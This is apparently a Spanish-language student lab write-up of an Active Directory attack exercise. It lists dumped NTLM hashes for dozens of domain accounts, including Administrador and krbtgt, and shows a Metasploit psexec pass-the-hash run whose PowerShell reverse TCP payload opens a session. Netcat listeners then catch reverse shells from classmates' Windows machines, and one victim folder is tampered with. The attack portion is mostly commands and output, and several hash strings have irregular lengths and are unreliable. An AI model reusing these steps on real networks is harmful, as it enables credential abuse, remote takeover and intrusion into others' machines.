[*] cs.org/letisha.kirstyn.1123:aad3b435b51404eeaad3b435b51404ee:4386e2cf67880a87ad908a513c1b::
[*] cs.org/margi.danica:1124:aad3b435b51404eeaad3b435b51404ee:4a072951ec22a9f5318118024f3b0a::
[*] cs.org/glenia.kerwin:1125:aad3b435b51404eeaad3b435b51404ee:942ce82b7e77f4fb1e4f6ae132974ad5::
[*] cs.org/emma.janet.1126:aad3b435b51404eeaad3b435b51404ee:955a55bba26ddfed11eb8af1721::
[*] cs.org/tylne.felipe.1127:aad3b435b51404eeaad3b435b51404ee:da49f1ed63ab0bf4c1b313d6d13372::
[*] cs.org/lock.aria:1128:aad3b435b51404eeaad3b435b51404ee:805130802cf0c31f415bd5b38c46adaf::
[*] cs.org/helena.lilla.1129:aad3b435b51404eeaad3b435b51404ee:f87c788853a3d86ba24359f0f6c::
[*] cs.org/kacy.lidia.1130:aad3b435b51404eeaad3b435b51404ee:09c6413d8312967747145a277a84::
[*] cs.org/selinda.lauritz.1131:aad3b435b51404eeaad3b435b51404ee:583786285993a5d5e19c2c4a89b34::
[*] cs.org/chandra.marjory.1132:aad3b435b51404eeaad3b435b51404ee:1fb713c699dc38a780c6b78b5c7163::
[*] cs.org/randene.gilija.1133:aad3b435b51404eeaad3b435b51404ee:dd1b18f66585df59a92943660445::
[*] cs.org/tylne.caree.1134:aad3b435b51404eeaad3b435b51404ee:9aed29cd20e6798b0af4c2236913::
[*] cs.org/dynny.fluereute.1135:aad3b435b51404eeaad3b435b51404ee:9c6ed08005132d13f9fc42a0b6dd1a::
[*] cs.org/slibby.kermie.1136:aad3b435b51404eeaad3b435b51404ee:f3b124311222ca91ead31fd3c013dc::
[*] cs.org/aura.lylisa.1137:aad3b435b51404eeaad3b435b51404ee:396908ed9796c2b29da59de4be::
[*] cs.org/tylne.caree.1138:aad3b435b51404eeaad3b435b51404ee:9c6ed08005132d13f9fc42a0b6dd1a::
```

-Archivo hashes creado correctamente.

```
root@kali:~/home/juanjo
File Actions Edit View Help
GNU nano 8.1 hashesens.ndts *
Aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fb65cd69bf9c5a236::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31ddcfed016ae91b73c59d7e0c089c0::
kbrtgt:502:aad3b435b51404eeaad3b435b51404ee:b3881a5966192d33cd1f165a9705178::
cs.org/jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abc6de3ac797890f2c2e::
cs.org/sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ca0253bf7bda581579ee2c02c1c0809::
cs.org/will.hallmeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df40479eb9fd3cf7883::
cs.org/amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cd12c97a43a3a83feed91cc30a2ede::
cs.org/cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a06440923d0e9b7c6f3b195b59221::
cs.org/bazcl.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23c76a402bb889a181eb71e0704::
cs.org/claude.lle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b3404e370e99927235::
cs.org/britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c22c21bbf86d9183f40e575::
cs.org/hildegardemarjory:1111:aad3b435b51404eeaad3b435b51404ee:1769ac1fbd6ad8055627119a1c37b1::
cs.org/calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bf7e17567e6363988918fc286f5::
cs.org/helga.devina:1113:aad3b435b51404eeaad3b435b51404ee:5fe5a57cc5709a2fa63059a0e7e7026::
cs.org/shaylah.desdemona:1114:aad3b435b51404eeaad3b435b51404ee:8a05115e58126d41738d6f22b0f33a::
cs.org/ariela.denise:1115:aad3b435b51404eeaad3b435b51404ee:16f6161578c3ad81c706c2411f549f::
cs.org/candie.klaus:1116:aad3b435b51404eeaad3b435b51404ee:30fe997e5b1952ead217c9f8d01375f::
cs.org/blake.jacque:1117:aad3b435b51404eeaad3b435b51404ee:d522352024e0705714da8896b28a743::
cs.org/fredella.evangelin:1118:aad3b435b51404eeaad3b435b51404ee:cd240c8b1a48395f4905a81ed0b05e::
cs.org/eadie.letti:1119:aad3b435b51404eeaad3b435b51404ee:676286d3785079724ea4185b23363542::
cs.org/varlen.kassia:1120:aad3b435b51404eeaad3b435b51404ee:a0c7b17ea826635033569a403253946::
cs.org/ueirila.agata:1121:aad3b435b51404eeaad3b435b51404ee:74af7374eac79080ef9fac28c6a1da::
cs.org/delaine.maricann:1122:aad3b435b51404eeaad3b435b51404ee:57c5b0c70e1f98a9c9d81161e7acc44::
cs.org/letisha.kirstyn:1123:aad3b435b51404eeaad3b435b51404ee:a330e23cf67e880a87add98a513c81b::
cs.org/margi.danice:1124:aad3b435b51404eeaad3b435b51404ee:a8878251ec22e9f53e18610da27f3b66::
cs.org/emma.kerwin:1125:aad3b435b51404eeaad3b435b51404ee:942ce28b07797f10c1f64a129274d5::
cs.org/emma.janel:1126:aad3b435b51404eeaad3b435b51404ee:9550a58ba620dd7e8ed11e8bafe1721::
cs.org/livie.felipa:1127:aad3b435b51404eeaad3b435b51404ee:a4a691e63ebdbf1c1b3c1366df10372::
cs.org/lock.ara:1128:aad3b435b51404eeaad3b435b51404ee:80b3d082c70cf1f013b0358c4d8aaf::
cs.org/helena.lilla:1129:aad3b435b51404eeaad3b435b51404ee:fc874c7d80533a53d88ba2439d018fec::
cs.org/kacy.lidia:1130:aad3b435b51404eeaad3b435b51404ee:09cbe413d03129de7f47145427a7a8ae::
cs.org/seinda.lauritz:1131:aad3b435b51404eeaad3b435b51404ee:583786c28599356d5e19c2e8aa39634::
cs.org/chandra.marjory:1132:aad3b435b51404eeaad3b435b51404ee:1bf12c99d4c4b708c0670b83c71b3::
cs.org/randene.giulia:1133:aad3b435b51404eeaad3b435b51404ee:dd1b810f06585d6f59aabb394386946d5::
cs.org/annette.caro:1134:aad3b435b51404eeaad3b435b51404ee:9ee29cd8286ee5980da4f422036913::
cs.org/dimmy.fleurette:1135:aad3b435b51404eeaad3b435b51404ee:9ec6e0b000513204a9f8c4aa06d03a1::
cs.org/sibby.kermie:1136:aad3b435b51404eeaad3b435b51404ee:f3b14231f1222ac91eadc31fd3c031dc::
cs.org/aura.ilysa:1137:aad3b435b51404eeaad3b435b51404ee:396900ed979b9ce823e2b9ada59de4ebf::
cs.org/rosemaria.erna:1138:aad3b435b51404eeaad3b435b51404ee:55e576a6ef58b2bdfed01e9b0751566::
cs.org/sioley.hirc:1139:aad3b435b51404eeaad3b435b51404ee:83c121532c35880af4f462ab320e99::
cs.org/coretta.jammie:1140:aad3b435b51404eeaad3b435b51404ee:a32375ea817e43028f796c0063a567f0::
cs.org/nada.romnica:1141:aad3b435b51404eeaad3b435b51404ee:2d4c6e82ff0f726df03df602465a5a99::
cs.org/elvira.gay:1142:aad3b435b51404eeaad3b435b51404ee:ef808f361ef5d04650839eff72eeade::
cs.org/kerrie.lurleen:1143:aad3b435b51404eeaad3b435b51404ee:57c5a5b7c0e1f98e9c9d81161e74c44::
cs.org/vainslee.albertine:1144:aad3b435b51404eeaad3b435b51404ee:9e21e2870035d517e0f726d0b0b61c7f::
cs.org/uvady.lewie:1145:aad3b435b51404eeaad3b435b51404ee:76cd60786f49f4749b54756fce6690cd::
cs.org/140an.esmeralda:1146:aad3b435b51404eeaad3b435b51404ee:b249ab40ee7172c9f0261316c1f11::
cs.org/ashien.kristyn:1147:aad3b435b51404eeaad3b435b51404ee:9e782d219af2339d3080650cd82718c::
```

Intentamos explotar el Active Directory con msfconsole, buscamos una vulnerabilidad y la seleccionamos, en este caso usamos la de (windows/x64/powershell_reverse_tcp)

-Llenamos los campos necesarios como RHOSTS, SMBpass, SMBuser y el LHOST. Explotaremos con el usuario Administrador y con el hash de este.

Corremos el exploit y verificamos que estamos conectados al dominio correctamente.

```
Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
--
SESSION    no               The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
--
RHOSTS    172.16.1.51      no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              no        The target port (TCP)
SMBDomain no               The Windows domain to use for authentication
SMBPass   aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fb65cd69bf9c5a236 no        The password for the specified username
SMBUser   Administrador    no        The username to authenticate as

Payload options (windows/x64/powershell_reverse_tcp):
Name      Current Setting  Required  Description
--
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.1.45     yes       The listen address (an interface may be specified)
LOAD_MODULES no              A list of powershell modules separated by a comma to download over the web
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.1.45:4444
[*] 172.16.1.51:445 - Connecting to the server...
[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador'...
[*] 172.16.1.51:445 - Selecting PowerShell target
[*] 172.16.1.51:445 - Executing the payload...
[*] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable...
[*] Powershell session session 1 opened (172.16.1.45:4444 → 172.16.1.51:50127) at 2024-11-21 15:23:17 +0100

PS C:\Windows\system32>
```

-Se establece una conexión remota con Netcat desde una máquina Kali Linux hacia un equipo Windows, y luego se navega por el directorio Downloads en el sistema Windows, mostrando los archivos presentes. Esta conexión se da con otro compañero que esté en el dominio (Miguel).

- Todo esto lo realizamos por el puerto 1010 en escucha.

```
(root@kali)-[/home/juanjo]
# nc -lvnp 1010
listening on [any] 1010 ...
connect to [172.16.1.48] from (UNKNOWN) [172.16.3.226] 1748
Microsoft Windows [Versi#n 10.0.10586]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\miguel.CS\Downloads>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n#mero de serie del volumen es: 32E3-52C7

Directorio de C:\Users\miguel.CS\Downloads

21/11/2024  10:43    <DIR>          .
21/11/2024  10:43    <DIR>          ..
15/11/2024  11:12                0 1.txt
15/11/2024  11:13            19.764 DomainPasswordSpray.ps1
15/11/2024  11:12            22.348 DominioContrase#aSpray.ps1
21/11/2024  10:30            59.392 nc.exe
                4 archivos            101.504 bytes
                2 dirs 72.575.475.712 bytes libres

C:\Users\miguel.CS\Downloads>
```

-Segunda conexi#n hacia otro compa#ero por el mismo puerto.

```
(root@kali)-[/home/juanjo]
# nc -lvnp 1010
listening on [any] 1010 ...
connect to [172.16.1.52] from (UNKNOWN) [172.16.7.189] 52672
Microsoft Windows [Versi#n 10.0.10586]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Isa\Downloads>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n#mero de serie del volumen es: FA74-5F73

Directorio de C:\Users\Isa\Downloads

21/11/2024  11:53    <DIR>          .
21/11/2024  11:53    <DIR>          ..
21/11/2024  11:43            59.392 nc (1).exe
21/11/2024  11:46            59.392 nc (2).exe
21/11/2024  11:46            59.392 nc (3).exe
21/11/2024  11:48            59.392 nc (4).exe
21/11/2024  11:53            59.392 nc (5).exe
21/11/2024  11:39            59.392 nc.exe
                6 archivos            356.352 bytes
                2 dirs 39.633.641.472 bytes libres

C:\Users\Isa\Downloads>mkdir juanjo estuvo aca
mkdir juanjo estuvo aca

C:\Users\Isa\Downloads>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n#mero de serie del volumen es: FA74-5F73

Directorio de C:\Users\Isa\Downloads
```